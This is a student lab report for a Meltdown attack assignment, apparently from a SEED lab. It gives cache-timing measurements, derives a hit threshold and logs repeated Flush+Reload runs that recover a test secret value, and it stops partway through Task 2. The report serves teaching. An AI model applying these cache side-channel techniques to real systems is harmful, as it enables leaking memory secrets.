

Assignment 3 : Meltdown Attack

Task 1 :


After running the program for 10 times, I observed that the time access of array[3*4096] and array[7*4096] is always faster than that of the other elements and their time is almost equal .



```
CacheTime.c:27:9: note: include '<stdio.h>' or provide a declaration of 'printf'
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 1079 CPU cycles
Access time for array[1*4096]: 176 CPU cycles
Access time for array[2*4096]: 182 CPU cycles
Access time for array[3*4096]: 35 CPU cycles
Access time for array[4*4096]: 156 CPU cycles
Access time for array[5*4096]: 174 CPU cycles
Access time for array[6*4096]: 184 CPU cycles
Access time for array[7*4096]: 29 CPU cycles
Access time for array[8*4096]: 184 CPU cycles
Access time for array[9*4096]: 176 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 190 CPU cycles
Access time for array[1*4096]: 285 CPU cycles
Access time for array[2*4096]: 224 CPU cycles
Access time for array[3*4096]: 93 CPU cycles
Access time for array[4*4096]: 201 CPU cycles
Access time for array[5*4096]: 197 CPU cycles
Access time for array[6*4096]: 368 CPU cycles
Access time for array[7*4096]: 83 CPU cycles
Access time for array[8*4096]: 352 CPU cycles
Access time for array[9*4096]: 437 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ 
```




```
Access time for array[9*4096]: 437 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 166 CPU cycles
Access time for array[1*4096]: 206 CPU cycles
Access time for array[2*4096]: 227 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 229 CPU cycles
Access time for array[5*4096]: 228 CPU cycles
Access time for array[6*4096]: 227 CPU cycles
Access time for array[7*4096]: 75 CPU cycles
Access time for array[8*4096]: 217 CPU cycles
Access time for array[9*4096]: 221 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 176 CPU cycles
Access time for array[1*4096]: 245 CPU cycles
Access time for array[2*4096]: 225 CPU cycles
Access time for array[3*4096]: 115 CPU cycles
Access time for array[4*4096]: 257 CPU cycles
Access time for array[5*4096]: 265 CPU cycles
Access time for array[6*4096]: 281 CPU cycles
Access time for array[7*4096]: 113 CPU cycles
Access time for array[8*4096]: 228 CPU cycles
Access time for array[9*4096]: 227 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$
```




```
Access time for array[9*4096]: 227 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 77 CPU cycles
Access time for array[1*4096]: 158 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 781 CPU cycles
Access time for array[5*4096]: 162 CPU cycles
Access time for array[6*4096]: 158 CPU cycles
Access time for array[7*4096]: 21 CPU cycles
Access time for array[8*4096]: 158 CPU cycles
Access time for array[9*4096]: 160 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 164 CPU cycles
Access time for array[1*4096]: 214 CPU cycles
Access time for array[2*4096]: 215 CPU cycles
Access time for array[3*4096]: 90 CPU cycles
Access time for array[4*4096]: 223 CPU cycles
Access time for array[5*4096]: 214 CPU cycles
Access time for array[6*4096]: 217 CPU cycles
Access time for array[7*4096]: 217 CPU cycles
Access time for array[8*4096]: 213 CPU cycles
Access time for array[9*4096]: 218 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$
```

The 6th run is not accurate as the access time of [7*4096] is slower than the others and far from [3*4096] .



```
Access time for array[9*4096]: 218 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 160 CPU cycles
Access time for array[1*4096]: 162 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 20 CPU cycles
Access time for array[4*4096]: 156 CPU cycles
Access time for array[5*4096]: 180 CPU cycles
Access time for array[6*4096]: 162 CPU cycles
Access time for array[7*4096]: 20 CPU cycles
Access time for array[8*4096]: 180 CPU cycles
Access time for array[9*4096]: 156 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 99 CPU cycles
Access time for array[1*4096]: 840 CPU cycles
Access time for array[2*4096]: 158 CPU cycles
Access time for array[3*4096]: 41 CPU cycles
Access time for array[4*4096]: 164 CPU cycles
Access time for array[5*4096]: 166 CPU cycles
Access time for array[6*4096]: 172 CPU cycles
Access time for array[7*4096]: 39 CPU cycles
Access time for array[8*4096]: 158 CPU cycles
Access time for array[9*4096]: 160 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ 
```




```
Access time for array[9*4096]: 160 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 223 CPU cycles
Access time for array[1*4096]: 203 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 49 CPU cycles
Access time for array[4*4096]: 206 CPU cycles
Access time for array[5*4096]: 205 CPU cycles
Access time for array[6*4096]: 226 CPU cycles
Access time for array[7*4096]: 50 CPU cycles
Access time for array[8*4096]: 212 CPU cycles
Access time for array[9*4096]: 229 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ ./CacheTime
Access time for array[0*4096]: 193 CPU cycles
Access time for array[1*4096]: 219 CPU cycles
Access time for array[2*4096]: 222 CPU cycles
Access time for array[3*4096]: 79 CPU cycles
Access time for array[4*4096]: 220 CPU cycles
Access time for array[5*4096]: 216 CPU cycles
Access time for array[6*4096]: 243 CPU cycles
Access time for array[7*4096]: 81 CPU cycles
Access time for array[8*4096]: 221 CPU cycles
Access time for array[9*4096]: 217 CPU cycles
[01/10/21]seed@VM:~/.../hs_asg3$ 
```

I supposed that the threshold will be the average of the observations which equals the sum of access time of both arrays [3*4096],[7*4096] divided by 20 .


Threshold = 66 .

Task 2 :

After running the program 20 times , I observed that the program is not 100% accurate .



```
[01/10/21]seed@VM:~/.../hs_asg3$ gcc -march=native -o FlushReload FlushReload.c
FlushReload.c: In function ‘reloadSideChannel’:
FlushReload.c:35:13: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
             printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
             ^
FlushReload.c:35:13: warning: incompatible implicit declaration of built-in function ‘printf’
FlushReload.c:35:13: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
```




```
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
